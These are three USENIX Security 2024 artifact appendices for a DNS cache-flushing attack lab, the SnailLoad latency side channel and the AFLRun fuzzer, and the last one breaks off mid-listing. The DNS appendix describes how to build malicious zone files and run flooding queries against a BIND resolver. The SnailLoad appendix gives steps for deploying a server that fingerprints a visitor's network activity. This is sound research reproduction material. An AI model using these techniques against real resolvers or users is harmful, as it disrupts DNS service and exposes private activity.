Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: A Flushing Attack on the DNS Cache

Yehuda Afek
Tel-Aviv University

Anat Bremler-Barr
Tel Aviv University

Shoham Danino
Reichman University

Yuval Shavitt
Tel-Aviv University

## A Artifact Appendix

### A.1 Abstract

To fully understand the root cause of the CacheFlushAttack and to analyze its effective flush rate, we developed a mini-lab setup, disconnected from the Internet, that contains all the components of the DNS system, clients, resolvers, and authoritative name servers. This setup is built to analyze and examine the behavior of a resolver (or any other component) in details. On the other hand it is not useful for performance analysis (stress analysis). Here we provide the code and details of this setup enabling to reproduce our analysis. Moreover, researchers may find it useful for farther behavioral analysis and examination of different components in the DNS system.

### A.2 Description & Requirements

DNS-CacheFlushSimulator is an Inner-Emulator environment for DNS protocol which was built as part of CacheFlushAttack research. DNS-CacheFlushSimulator includes clients, resolver and three authoritative name servers. The resolver is a BIND9 recursive resolver with the latest version (9.18.21). The three authoritative name servers are: a 'root' and two malicious delegation authoritative name servers.

Most of the CacheFlushAttack measurements were carried out on a BIND9 version 9.18.21 resolver compiled to work with the local 'root' authoritative name server. The authoritative name servers are implemented with Name Server Daemon (NSD) version 4.5.1. The clients are deployed on the same machine, which was configured to send DNS queries directly to the local recursive resolver. The setup configuration and environment are provided in GitHub.

In order to use DNS-CacheFlushSimulator, a docker docker is required.

#### A.2.1 Security, privacy, and ethical concerns

To ensure that no harm may be done outside of the setup, the environment runs locally in closed Docker container environment. It is thus important to use "–dns 127.0.0.1" flag to configure this. Changing the "resolv.conf" configuration inside the docker container is not enough (see Appendix A.3).

#### A.2.2 How to access

DNS-CacheFlushSimulator source code can be found at DNS-CacheFlushSimulator GitHub (v1.0 Tag). The environment docker image can be accessed through DockerHub (latest Tag).

#### A.2.3 Hardware dependencies

There is no hardware dependencies required for using DNS-CacheFlushSimulator. During our research, we used an Ubuntu computer or Virtual Machine (we recommend using Ubuntu 20.04 or above) which is capable of running Docker images according to "Install Docker Engine on Ubuntu" specification.

#### A.2.4 Software dependencies

1. Docker
2. WireShark (To install WireShark on Ubuntu use: `apt install wireshark`).
3. Resperf (To install Resperf on Ubuntu use: `apt install resperf`).

#### A.2.5 Benchmarks

In order to conduct the experiments described in CacheFlushAttack paper (Section 5), the setup should contain a BIND resolver with a new version bind9.18.21 and three authoritative servers (local root authoritative

and two authoritative name servers to simulate the "attack.com" and "delegation.attack" authoritative in Figure 1 in the paper). For CacheFlushNS Attack, a malicious zone file is required for the attacker authoritative (i.e., "home.lan.forward" for "home.lan" server). The malicious zone file contains malicious referral list with 1900 NS for each domain, which all delegate the resolver to a authoritative name server IP address that is non-responsive to DNS queries through another authoritative server (the local root server can also be used to delegate the resolver to this authoritative IP address). For CacheFlushCNAME Attack, a malicious zone file is required for the attacker authoritative as well (i.e., "home.lan.forward_CNAME" for "home.lan" server). The malicious zone file contains a malicious CNAME chain of 1 million records, each pointing to the next domain.

For instance, if the malicious request from the client is "attacker0.home.lan", the malicious referral response includes a 1,900 list of name servers. In order to create such referral list the "/env/nsd_attack_home/home.lan.forward" zone file needs to have 1900 records per one malicious request. That is, the malicious zone file includes 1900 records for the malicious request which leads to a none existent domain name (e.g., attack0 IN NS auth0.fun.lan. ... auth1899.fun.lan.) and the "fun.lan" authoritative server, which does not have any record to the non-responsive domain name, includes a wildcard record delegating the resolver to a non responsive IP address (e.g., * IN A 127.0.0.212).

## A.3 Set-up

The following tree structure represent relevant folders and file in the environment with description for each one of them.

```
env
├── client ... (127.0.0.1)
├── resolver ... (127.0.0.1)
├── nsd_root ... (127.0.0.2) - Root authoritative
│              server configuration folder
│   ├── lan.forward ...
│   │   Zone file for SLD server ".lan"
│   ├── lan.reverse
│   ├── net.forward ...
│   │   Zone file for root server ".net"
│   ├── net.reverse
│   ├── nsd.conf ...
│   │   Configuration file for NSD,
│   │   contains the IP address of the
│   │   root server
│   └── nsd.db ... NSD DB, for internal NSD
│                  usage
├── nsd_attack_home ...
│   (127.0.0.200) "home.lan"
│   malicious authoritative server
│   configuration folder, (which
│   simulates 'attack.com" server in
│   Figures 1,2 in the paper)
│   ├── home.lan.forward ...
│   │   Zone file for sld ".home.lan",
│   │   with the malicious CacheFlushNS
│   │   Attack
│   ├── home.lan.forward_cname ...
│   │   Zone file for sld ".home.lan",
│   │   with the malicious
│   │   CacheFlushCNAME Attack
│   ├── home.lan.reverse
│   ├── nsd.conf ...
│   │   Configuration file for NSD,
│   │   contains the IP address of the
│   │   malicious authoritative server
│   ├── nsd.db ... NSD DB, for internal NSD usage
│   └── named.conf ...
│       Bind9 configuration, contains
│       the IP address of the local
│       environment
├── nsd_attack_fun ...
│   (127.0.0.100) "fun.lan"
│   malicious authoritative server
│   configuration folder, (which
│   simulates 'delegation.attack"
│   server in Figure 1 in the paper)
│   ├── fun.lan.forward ...
│   │   Zone file for sld ".fun.lan",
│   │   with the malicious CacheFlushNS
│   │   Attack
│   ├── fun.lan.reverse
│   ├── nsd.conf ...
│   │   Configuration file for NSD,
│   │   contains the IP address of the
│   │   malicious authoritative server
│   ├── nsd.db ... NSD DB, for internal NSD usage
│   └── named.conf ...
│       Bind9 configuration, contains
│       the IP address of the local
│       environment
├── bind9_18_21 ...
│   Bind source code with
│   modification to use local root
│   server
└── nsd ... NSD source code from https:
            //github.com/NLnetLabs/nsd,
            this folder relevant in case
            of changes to the original NSD
            code (In our experiment we didn't
            change this code)
```

### A.3.1 Installation

1. Pull the docker image from Docker Hub (`docker pull shohamd/cacheflushsimulator:latest`).

2. Run the docker image as a container interactively so you can control the environment (`docker container run --dns 127.0.0.1 --mount` **`type`** `=`**`bind`**`,`**`source`**`=<local_folder_path>,target=/app -it shohamd/cacheflushsimulator:latest /bin/bash`).
   It is important to use the `dns 127.0.0.1` flag so the environment DNS will be local, changing the `resolv.conf` file inside a Docker container is not enough. Note that we are mounting `<local_folder_path>` to the folder `/app` inside the docker container so it will be easier to copy files to and from the docker container.

3. Now you have a terminal inside the environment.

4. In order to open another terminal for the environment first run `sudo docker container ls`, look for `cacheflushsimulator` docker image name and copy its `<CONTAINER ID>`.
   Then, run `sudo docker` **`exec`** `--privileged -it <CONTAINER ID> bash`.
   To open more terminals in the environment, repeat this process.

To conduct the experiments described in CacheFlushAttack paper, the setup needs to include a resolver and at least three authoritative servers.

Environment IP address:

1. 127.0.0.1 – Client

2. 127.0.0.1 – Our own Resolver (The client and resolver have the same IP address)

3. 127.0.0.2 – Root authoritative

4. 127.0.0.100 – "fun.lan" TLD authoritative (which simulates "delegation.attack" server in Figure 1).

5. 127.0.0.200 – "home.lan" TLD authoritative (which simulates "attack.com" server in Figure 1).

6. 127.0.0.53 – The default resolver – This is used to install software by connecting to the Internet. DO NOT USE IT WHILE TESTING!

**Authoritative Servers**: Our authoritative servers are located at "/env/nsd_root", "/env/nsd_attack_home" and "/env/nsd_attack_fun". To use them, first configure their zone files which are located inside their folder and called "ZONE_NAME.forward". After changing the zone file restart the authoritative in order to apply the changes.

**Resolver**: Go to the resolver implementation folder "/env/bind9_18_21" and run: `make install`.

**Starting the environment**: Open four terminals in the Docker container: First, turn on the Resolver using the following commands:

```
cd /etc
named -g -c /etc/named.conf
```

If there is a key-error run `rndc-confgen -a` and try to start it again. If you are getting the error: "loading configuration: Permission denied", use the following commands to correct the error:

```
chmod 777 /usr/local/etc/rndc.key
chmod 777 /usr/local/etc/bind.keys
```

Now, turn on the Authoritative name servers in a different environment terminal: Navigate to the Authoritative server folders ("/env/nsd_root", "/env/nsd_attack_home" and "/env/nsd_attack_fun".), then run in each authoritative server folder: `nsd -c nsd.conf -d -f nsd.db`

If there is an error stating that the port is already in use, run `service nsd stop` and start it again.

### A.3.2 Basic Test

To make sure that the setup is ready and well configured, the following steps are required:

1. Run another shell inside the docker container using `docker` **`exec`** `-ti <container id> bash` and run `tcpdump -i lo -s 65535 -w /app/dump.pcap`

2. Query the resolver from within the docker container `dig firewall.fun.lan` and make sure that the correct IP address is received, you should see `Address: 127.0.0.207`

3. Stop `tcpdump` (you can use `^C`), Open WireShark, load the file `<local_folder_path>/dump.pcap` and filter DNS requests. You should observe the whole DNS resolution route for the domain name requested (`firewall.fun.lan`).

   (a) `firewall.fun.lan` query from client to resolver (ip `127.0.0.1` to ip `127.0.0.1`)

   (b) Resolver query the root server (from `127.0.0.1` to `127.0.0.2`)

   (c) Root server returns the SLD address (from `127.0.0.2` to `127.0.0.1`)

   (d) Resolver queries the SLD (from `127.0.0.1` to `127.0.0.100`)

   (e) SLD returns the address for the domain name (`127.0.0.207`)

(f) Resolver return the address to the client (`127.0.0.207`)

NOTE: The address `firewall.fun.lan` is configured in `/env/nsd_attack/fun.lan.forward` and performing the above test ensures that the resolver accesses the authoritative through the root server.

## A.4 Evaluation workflow

As explained in Appendix A.2.5, in order to test CacheFlushAttack using DNS-CacheFlushSimulator a client, a resolver (Bind 9.18.21 which was the version tested in CacheFlushAttack paper) and three authoritative servers with pre-configured zone files are required. See Appendix A.2.5 for detailed example of such zone file configuration.

### A.4.1 Major Claims

**(C1):** As part of CacheFlushNS, the entire referral list is stored in the benign cache along with the IP addresses of the first 20 NS in the list. This is proven by experiment (E1) below, as described in Section 4 in the paper and whose results are reported in Figure 1 in the paper. The reproduction (proof) of this claim does not require significant resources of any sort, neither compute nor memory.

**(C2):** As part of CacheFlusCNAME, a chain of 17 records is stored in the benign cache. This is proven by experiment (E2) below, as described in Section 4 in the paper and whose results are reported in Figure 2 in the paper. The reproduction (proof) of this claim does not require significant resources of any sort, neither compute nor memory.

**(C3):** Each CacheFlushNS malicious request may insert at least 60KB into the benign cache (The CAF defined in Section 4 in the paper). This is proven by experiment (E3) below, as described in Section 5 in the paper and whose results are reported in Figure 1 in the paper. The reproduction (proof) of this claim does not require significant resources of any sort, neither compute nor memory.

**(C4):** The resolver exhibited a significant performance degradation in its throughput measurements during the CacheFlushAttack. This is proven by experiment (E4) below, as described in Section 5 in the paper and whose results are reported in Figure 8 in the paper.

**(C5):** When the benign and the attacker querying rates are at a constant uniform rate. A cache miss would occur iff, the benign rate is lower than the flushing rate (Equation 1 in the paper). This is proven by experiment (E5) below, as described in Section 5 in the paper and whose results are reported in Figure 5 in the paper.

**(C6):** All benign domains with lower rate than the border rate, will suffer with high probability cache miss under attack rate (Equation 2 in the paper) This is proven by experiment (E6) below, as described in Section 5 in the paper and whose results are reported in Figure 7 in the paper.

**(C7):** The resolver average cache miss percentage can be calculated for a given distribution (Equation 3 in the paper) This is proven by experiment (E7) below, as described in Section 5 in the paper and whose results are reported in Table 1 in the paper.

**(C8):** The proposed CacheFlushAttack mitigation greatly reduce the attacks effectiveness (see Section 6 in the paper). This is proven by experiment (E8) below.

### A.4.2 Experiments

The paper's main claim is that a single malicious DNS query can store a significant amount of data in the resolver's benign cache. Claims 1-3, which are the core claims of the paper, can be precisely reproduced using the lab environment provided.

Statements 4-7 in the paper refer to the resolver's throughput during the attack. The resolver's throughput is affected by several factors, including the size and type of the machine on which it is installed, its distance to authoritative name servers (latency), available resources, the size of the resolver's queue, etc.

The Docker environment, which is a simulated lab setup on one machine, has internal communication between clients, resolvers, and authoritative servers. This setup reduces latency and minimizes the load on the resolver. This is because TCP communications are extremely fast and efficient, as the resolver does not need to maintain a state for each malicious DNS query. Consequently, the throughput results in this environment differ from those in the paper.

Experiment 4 demonstrates a significant decrease in resolver throughput, closely matching the results observed in the cloud environment presented in the paper. Experiment 5 shows how benign domains are removed from the cache when attack domains flush it. Experiments 6 and 7 cannot be accurately reproduced because they require continuous high-load conditions on the resolver, which the lab environment does not simulate.

Claim 8 reproduces successfully, as the resolver's throughput does not decrease after mitigation.

**(E1):** Fill the benign cache with one CacheFlushNS domain. (5 human minutes + 1 compute minutes):
**Preparation:** First, make sure that your resolver is configured to use Bind9.18.21 resolver (first run: **cd**

/**env**/bind9_18_21 and then run: `make install`). Turn on the resolver with the following commands:

```
cd /etc
named -g -c /etc/named.conf
```

In addition, the malicious referral response should include a long list of name servers, in order to create such referral list the "/env/nsd_attack_home/home.lan.forward" zone file needs to have 1900 records per one malicious request. For example, you can create one malicious request using a short script we provided (/env/reproduction/CacheFlushNS_zone_file.py) that generates the malicious request configuration. For your convenience we uploaded our "/env/nsd_attack_home/home.lan.forward" zone file which includes our attack.

**Execution:** Reload the cache using `rndc reload` . Query the resolver with a malicious query (e.g., "dig attack0.home.lan").

**Results:** Dump the cache using `rndc dumpdb -cache`. Open the Cache file using `less /etc/`**`bind`**`/named_dump.db` and see the "attack0.home.lan" domain with 1900 NS referral list along with the IP addresses of the first 20 NS in the list at the end of the cache file.

**(E2):** Fill the benign cache with one CacheFlushCNAME domain. (5 human minutes + 1 compute minutes):

**Preparation:** Turn on the resolver with the following command `named -g -c /etc/named.conf`. In addition, the malicious referral response should include a long CNAME chain, in order to create such CNAME chain the "/env/nsd_attack_home/home.lan.forward_cname" zone file needs to have a long chain per one malicious request. For example, you can create one malicious request using a short script we provide (/env/reproduction/CacheFlushCNAME_zone_file.py) that generates the malicious request configuration and copy its output into the zone file. For your convenience we uploaded our "/env/nsd_attack_home/home.lan.forward_cname" zone file which includes our attack. You can change the authoritative configuration to use this zone file or copy it to the configured zone file name (home.lan.forward).

**Execution:** Query the resolver with a malicious query (e.g., "dig attack1.home.lan").

**Results:** Dump the cache using `rndc dumpdb -cache`. Open the Cache file using `less /etc/`**`bind`**`/named_dump.db` and a CNAME chain of 17 domains starting with the name "attack1.home.lan" is shown in the benign part of the cache file.

**(E3):** Insert at least 60KB into the benign cache (the CAF). (5 human minutes + 1 compute minutes):

**Preparation:** Same as for (E1)

**Execution:** Same as for (E1)

**Results:** Check the cache size using `ls -l /etc/`**`bind`**`/named_dump.db` before and after querying the malicious domain. Cache size has been increased by 60KB. Reminder: the increase depends on the length of the domain names.

**Note:** Since this is a lab environment rather than the cloud environment described in the paper, the outcomes of the following experiments (E4, E5, E6, E7 and E8) may differ as there are no delays and all virtual machines run on a single physical machine.

**(E4):** Resolver throughput. (40 human minutes + 20 compute minutes):

**Preparation:** Turn on the resolver with the following command `named -g -c /etc/named.conf`. In addition, configure the authoritative name servers zone files, for CacheFlushNS use "/env/nsd_attack_home/home.lan.forward" and for CacheFlushCNAME use "/env/nsd_attack_home/home.lan.forward_cname". In "nsd" folders, run the authoritative name servers using the command: `nsd -c nsd.conf -d -f nsd.db`. You can create a malicious domains file and a benign file using a short script we provided (/env/reproduction/Resperf_Benign_Domains.py and /env/reproduction/Resperf_Attack_Domains.py). For your convenience we uploaded an attack file at: "/env/reproduction/Attack_domains.txt" and a benign file at: "/env/reproduction/Benign_domains.txt". To change the resolver cache size ("max-cache-size <size><k/m/g>") in the resolver configuration, use the following command: `vi /etc/named.conf`

**Execution:** Run the benign client without the attacker client:

`resperf -d /`**`env`**`/reproduction/Benign_domains.txt -s 127.0.0.1 -v -R -C 1000 -q 640000 -r 100` After completing this run, save the "Maximum throughput" value from the resperf statistics results, restart the resolver, and execute the following steps: Open two clients, at the attacker client run:

`resperf -d /`**`env`**`/reproduction/Attack_domains.txt -s 127.0.0.1 -v -m <attack_rate> -C 1000 -q 640000 -r 0 -c 100 -R`. At the benign client run:

`resperf -d /`**`env`**`/reproduction/Benign_domains.txt -s 127.0.0.1 -v -R -C 1000 -q 640000 -r 100`

**Results:** Compare between the "Maximum throughput" in the benign client resperf statistics results.

**(E5):** Equation 1. (40 human minutes + 20 compute minutes):
**Preparation:** In addition to the preparations described in (E4), both clients and authoritative name servers should have a WireShark installed. Alternatively, tshark can be used for more streamlined analysis, facilitating straightforward data parsing and processing with the following command: (`docker container run --dns 127.0.0.1 --cap -add=NET_ADMIN --mount` **`type=bind,source=`**`<local_folder_path>,target=/app -it shohamd/cacheflushsimulator:latest /bin/bash`). Create a benign file with only one domain, you can use the short script we provided (/env/reproduction/Resperf_Benign_Domains.py) by set DOMAINS_NUM=1. To change the resolver cache size ("max-cache-size <size><k/m/g>") in the resolver configuration, use the following command: `vi /etc/named.conf`
**Execution:** Record the benign packets using this command:

```
tshark -i any -T fields -e frame.number
-e frame.time -e ip.src -e ip.dst -e tcp
.srcport -e tcp.dstport -e udp.srcport
-e udp.dstport -e dns.id -e dns.qry.name
 -e dns.flags.rcode > /env/reproduction/
tshark_benign_client.txt
```

At the attacker client run:

```
resperf -d /env/reproduction/Attack_domains.
txt -s 127.0.0.1 -v -m <attack_rate> -C 1000
 -q 640000 -r 0 -c 100 -R.
```

and at the benign client run:

```
resperf -d /env/reproduction/Benign_domains.
txt -s 127.0.0.1 -v -m <benign_rate> -C 1000
 -q 640000 -r 0 -c 100 -R.
```

**Results:** Analyze the output files using the script in "/env/reproduction/CacheMiss.py". There is a cache miss for each domain included in the script result.

**(E6):** Equation 2. (40 human minutes + 20 compute minutes):
**Preparation:** Same as (E5)
**Execution:** Same as (E5). Using the "University-Domain.txt" file for the benign client. using this command:

```
resperf -d /env/reproduction/
University_domains.txt -s 127.0.0.1 -v -
R -C 1000 -q 640000 -r 100
```

**Results:** Same as (E5)

**(E7):** Equation 3. (40 human minutes + 20 compute minutes):
**Preparation:** Same as (E6)
**Execution:** Same as (E6).
**Results:** The last row in the "/env/reproduction/CacheMiss.py" output is the average.

**(E8):** Mitigation. (40 human minutes + 20 compute minutes):
**Preparation:** First, make sure that your resolver is configured to use Bind9.18.21 resolver (first run: **`cd`** `/`**`env`**`/bind9_18_21` and then run: `make install`). Turn on the resolver with the following command: `named -g -c /etc/named.conf`. For CacheFlushNS attack, the mitigate referral response should include 20 records per one malicious request. You can create such a zone file using a short script we provided (/env/reproduction/CacheFlushNS_mitigation.py) For your convenience we uploaded an example in "/env/nsd_attack_home/home.lan.forward_NS_mitigation". For CacheFlushCNAME attack, the mitigation response should include a CNAME chain with a length of 8 for each malicious request. You can create such a zone file using a short script we provided (/env/reproduction/-CacheFlushCNAME_mitigation.py) For your convenience we uploaded an example in "/env/nsd_attack_home/home.lan.forward_CNAME_mitigation". To change the resolver cache size ("max-cache-size <size><k/m/g>") in the resolver configuration, use the following command: `vi /etc/named.conf`
**Execution:** Same as (E5)
**Results:** Same as (E4) and (E7).

## A.5 Notes on Reusability

The simulator above was built based on a simulator that was created for NRDelegationAttack [1], and it was modified to meet our needs. Those who conduct research on DNS can use this simulator as it contains all of the necessary components, and it can be easily modified by adding authoritative name servers, updating resolver versions, modifying authoritative zone files, and modifying all component configurations.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

## References

[1] AFEK, Y., BREMLER-BARR, A., AND STAJNROD, S. Nrdelegationattack: Complexity ddos attack on DNS recursive resolvers. In *32nd USENIX Security Symposium, USENIX Security 2023, Ana-*

*heim, CA, USA, August 9-11, 2023* (2023), J. A. Calandrino and C. Troncoso, Eds., USENIX Association, pp. 3187–3204.






# USENIX Security '24 Artifact Appendix: SnailLoad: Exploiting Remote Network Latency Measurements without JavaScript

Stefan Gast, Roland Czerny, Jonas Juffinger, Fabian Rauscher, Simone Franza, Daniel Gruss
Graz University of Technology

## A Artifact Appendix

### A.1 Abstract

We present SnailLoad, a new side-channel attack where the victim loads an asset, e.g., a file or an image, from an attacker-controlled server, exploiting the victim's network latency as a side channel tied to activities on the victim system, e.g., watching videos or websites. SnailLoad requires no JavaScript, no form of code execution on the victim system, and no user interaction but only a constant exchange of network packets, e.g., a network connection in the background. SnailLoad measures the latency to the victim system and infers the network activity on the victim system from the TCP acknowledgment latency variations.

The artifact demonstrates the timing side-channel and shows how streaming YouTube videos or opening various websites causes characteristic patterns in the TCP acknowledgment latencies. We showcase an HTTP web server offering latency traces in a BMP file, generated on the fly while that BMP file is being downloaded.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Our artifact does not perform any destructive steps. It creates network latency traces correlating to activity on the internet connection, possibly also including activity of other users sharing the same connection or the same last mile bottleneck. While the traces do not directly contain sensitive information, privacy critical information can be derived from them, as described in the fingerprinting attacks in the paper. We therefore recommend to evaluate the artifact on an otherwise idle internet connection, with an exclusive last mile, like a FTTH connection.

#### A.2.2 How to access

The source code of the artifact is available at https://github.com/IAIK/SnailLoad, with the evaluated version of the artifact being available under https://github.com/IAIK/SnailLoad/tree/93612789e8a69d1340a4bf426fe3c42a6ebafb06. We also run the artifact at http://demo.snailload.com, using the source code provided at https://github.com/IAIK/SnailLoad.

#### A.2.3 Hardware dependencies

The artifact server can be accessed from any notebook or desktop computer on a home internet connection. The internet connection should be idle, with other devices being disconnected or disabled. For best results, evaluate on an ADSL or a slower (below 100 Mbit/s) FTTH connection.

Optionally, to run the artifact on an own server, a remote native or virtual server is required. The server must have reasonably stable ping times and must be reachable on a chosen TCP port from the client without a reverse proxy. We tested our server code on multiple hosters and on our university infrastructure.

#### A.2.4 Software dependencies

The client accessing the artifact server must have a graphical web browser installed. We tested Mozilla Firefox and Google Chrome.

To run the artifact on an own server, the artifact has to be compiled from source. For this, `gcc`, `make` and `libc-dev` are required on the machine used to set up the remote server. On the server, a Linux installation with SSH access and the ability to execute native code is required.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

The following steps are only required for setting up the artifact on an own server.

1. Download the source code from https://github.com/IAIK/SnailLoad.
2. Change into the `SnailLoad/demo_server` directory: `cd SnailLoad/demo_server`.
3. Compile the server binary: `make`

4. Copy the `demo_server` binary to the server.
5. Log in to the server via SSH.
6. If the server binary should use a TCP port below 1024, adjust the capabilities: `sudo setcap cap_net_bind_service+ep demo_server`
7. Start the server binary on the designated TCP port: `./demo_server -p $PORT`, with `$PORT` being the port number.

#### A.3.2 Basic Test

1. Access the server in your browser, e.g., http://demo.snailload.com/plot.bmp or http://1.2.3.4:8080/plot.bmp.
2. A BMP image should load slowly, showing a vertical live trace of the current network latency. With an otherwise idle internet connection, the trace should be rather flat, with only occasional peaks.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** A malicious TCP server can observe network activity on user's internet connection.
**(C2):** Streaming YouTube videos causes distinct latency patterns.
**(C3):** Opening websites causes distinct latency patterns.

#### A.4.2 Experiments

**(E1):** Basic activity detection [3 human-minutes]:
**How to:** Reload the BMP file in the browser. While the file is loading, open https://fast.com in another browser window.
**Results:** While https://fast.com is performing the speed test, latencies increase significantly in the trace.
**(E2):** Observing YouTube buffering [5 human-minutes]:
**How to:** Reload the BMP file in the browser. While the file is loading, open https://www.youtube.com/watch?v=1WEAJ-DFkHE&hd=1 in another browser window. Start the video and ensure it is playing with at least Full HD resolution.
**Results:** Latencies increase significantly whenever the video is buffering, *i.e.*, the gray progress bar in the YouTube player advances. Over time, this results in a characteristic pattern of low and high latencies in the trace.
**(E3):** Distinguishing websites [10 human-minutes]:
**How to:** Reload the BMP file in the browser. While the file is loading, open https://amazon.com in another browser window. After Amazon has loaded, open https://google.com. Repeat if desired.
**Results:** Loading Amazon leads to an extended period with higher latencies, whereas loading Google only results in minor latency spikes.

### A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

ARTIFACT EVALUATED
usenix ASSOCIATION
AVAILABLE

# USENIX Security '24 Artifact Appendix: Toward Unbiased Multiple-Target Fuzzing with Path Diversity

Huanyao Rong
Indiana University Bloomington

Wei You *
Renmin University of China

XiaoFeng Wang
Indiana University Bloomington

Tiaohao Mao
Indiana University Bloomington

## A Artifact Appendix

### A.1 Abstract

This is AFLRun, our directed fuzzer. In this appendix, we introduce how to use it. Additionally, we introduce how to reproduce our experiments.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Not applicable.

#### A.2.2 How to access

Please see our GitHub repository: AFLRun.

#### A.2.3 Hardware dependencies

The x86-64 architecture is required.

#### A.2.4 Software dependencies

Ubuntu with version higher than 20.04 is required. Besides, we also need `gcc` and `makefile` being installed.

#### A.2.5 Benchmarks

We leverage two benchmarks for our experiments: the Magma benchmark and a set of vulnerabilities commonly evaluated by directed fuzzers. The benchmark can be downloaded here.

### A.3 Set-up

#### A.3.1 Installation

The AFLRun is tested with clang 16.0.3, the other version might work but might also be problematic. These are the steps to compile the LLVM project for AFLRun.

```
# Clone LLVM project.
git clone --depth=1 https://github.com/llvm/llvm-project.git && \
        cd llvm-project && \
        git fetch origin --depth=1 \
                4a2c05b05ed07f1f620e94f6524a8b4b2760a0b1 && \
        git reset --hard 4a2c05b05ed07f1f620e94f6524a8b4b2760a0b1

# Download binutils.
wget https://ftp.gnu.org/gnu/binutils/binutils-2.39.tar.gz \
                -O binutils.tar.gz && \
        tar -xf binutils.tar.gz

# Download CMake.
wget https://github.com/Kitware/CMake/releases/download/v3.25.1/\
cmake-3.25.1-linux-x86_64.tar.gz -O cmake.tar.gz && \
        tar -xf cmake.tar.gz

# Compile and install LLVM project.
# Please change "/path/to/install" to your install path.
PATH_TO_INSTALL="/path/to/install"
mkdir build && cd build
export CXX=g++
export CC=gcc
../cmake-3.25.1-linux-x86_64/bin/cmake -G "Ninja" \
  -DLLVM_BINUTILS_INCDIR=$PWD/../binutils-2.39/include \
  -DCMAKE_BUILD_TYPE=Release -DLLVM_TARGETS_TO_BUILD=host \
  -DLLVM_ENABLE_PROJECTS="clang;compiler-rt;lld" \
  -DCMAKE_INSTALL_PREFIX="$PATH_TO_INSTALL" \
  -DLLVM_INSTALL_BINUTILS_SYMLINKS=ON $PWD/../llvm/
ninja -j $(nproc) && ninja install
cd ../.. && rm -rf llvm-project
```

Listing 1: Compile LLVM.

Then we can compile AFLRun.

```
git clone https://github.com/Mem2019/AFLRun.git && cd AFLRun
git submodule update --init robin-hood-hashing/
export CC="$PATH_TO_INSTALL/bin/clang"
export CXX="$PATH_TO_INSTALL/bin/clang++"
make clean all
AFLRUN="$PWD"
```

Listing 2: Compile AFLRun.

Now we can use AFLRun to compile program.

*Corresponding author.

```
# Set target file, the format is same as AFLGo.
export AFLRUN_BB_TARGETS="/path/to/BBtargets.txt"
# Names of target binaries to instrument,
# "::" means instrument all binaries.
export AFLRUN_TARGETS="bin1:bin2"
# Optional, directory to store data.
# If not set, a random directory will be created.
export AFLRUN_TMP="/tmp/"
export CC="$AFLRUN/afl-clang-lto"
export CXX="$AFLRUN/afl-clang-lto++"
$CC hello.c -o hello
```

Listing 3: Using AFLRun.

For markdown version, please read the README.md in our repository.

### A.3.2 Basic Test

Please refer to Listing 4. After running the command, we should see the UI similar to that of AFL++.

```
sudo bash -c "echo core >/proc/sys/kernel/core_pattern"
export AFL_NO_AFFINITY=1
./afl-fuzz -i ./corpus -o ./output -m none -d -- ./hello @@
```

Listing 4: How to run AFLRun.

## A.4 Evaluation workflow

### A.4.1 Major Claims

- AFLRun can reproduce known vulnerabilities faster.
- AFLRun can assign energy among targets in a fairer manner.
- AFLRun does not incur significant overhead when the number of targets is large.

### A.4.2 Experiments

**Magma Benchmark.**

Go to directory `magma/tools/captain` (Listing 5).

```
cd magma/tools/captain
```

Listing 5: Go to `magma/tools/captain`.

To run all experiments at once, simply run `./run.sh`. However, it is recommended to run only two fuzzers at once, because Magma sometimes may fail and cause the fuzzing session stops accidentally. Running two fuzzers allows us to restart the sessions that failed only instead of restarting everything. Besides, it is recommended to firstly set `TIMEOUT=10m` to firstly build the docker image and to try if the fuzzing is successful.

For example, to run only AFLRun and AFLRun, change `FUZZERS` variable in `captainrc` to (Listing 6):

```
FUZZERS=(aflrun_noctx aflrun_noctxdiv)
```

Listing 6: Set fuzzers.

Additionally, `WORKERS` is the total number of CPU cores for running the experiment. You may need to change this according to number of cores in your machine (i.e., `echo $(($(nproc)-10))`).

After changing configurations, you may run `./run.sh` to start the experiment (Listing 7).

```
sudo bash -c "echo core >/proc/sys/kernel/core_pattern"
./run.sh
```

Listing 7: Run experiment.

After the experiment, to collect data, run the following command (Listing 8). Note that if you changed the `WORKDIR` in the `captainrc`, you may also need to change the `workdir` here.

```
python3 ../benchd/exp2json.py --workers 10 workdir/ workdir/out.json
python3 ../benchd/survival_analysis.py -n 10 -t 86400 \
        workdir/out.json > workdir/out.csv
```

Listing 8: Obtain the results.

To merge all fuzzers that are run in different campaign, use the script `merge_fuzzers.py` (Listing 9).

```
python3 ../benchd/merge_fuzzers.py all.json \
        workdir1/out.json workdir2/out.json workdir3/out.json
python3 ../benchd/survival_analysis.py -n 10 -t 86400 \
        all.json > all.csv
```

Listing 9: Merging different experiments.

The `.csv` file already contains the final results. To draw the LaTeX table of all fuzzers, use the `draw_table.py` script (Listing 10).

```
python3 ../benchd/draw_table.py all.json all.csv
```

Listing 10: Draw table.

**Fairness Study.**

For this experiment, we also enter `magma/tools/captain`, but we run `./run.sh impartialityrc` instead. The `impartialityrc` is the configuration file for this experiment, and the result work directory will be `impartiality`.

The experiment is similar, after the experiment, to generate the figure, we should run the command in Listing 11.

```
python3 ../benchd/imparitiality.py impartiality/ar/ temp
ls *.png # All figures will be stored as PNG files.
```

Listing 11: Generate figure.

**Overhead Study.**

To reproduce our overhead measurement, we can go to `magma/tools/captain` similarly, and then run `./run.sh overheadrc`. The working directory `overhead` will be produced. We can then finally run the script to draw the LaTeX table (Listing 12):

```
python3 ../benchd/overhead.py overhead/ar/
```

Listing 12: Overhead results.

**Additional Experiment.**

We still use the Magma environment for this experiment. The experiment directory is `magma-extra`. The process of running the experiment is generally same as the previous Magma experiment, but we need to generate the pseudo Magma monitor files according to the crashes. This allows us to use the same scripts to obtain the relevant results. To achieve this, after running the fuzzing campaigns with the working directory `workdir` being generated, we should run `gen_magma_monitor.py` on the directory. (Listing 13)

```
python3 ../benchd/gen_magma_monitor.py workdir 80
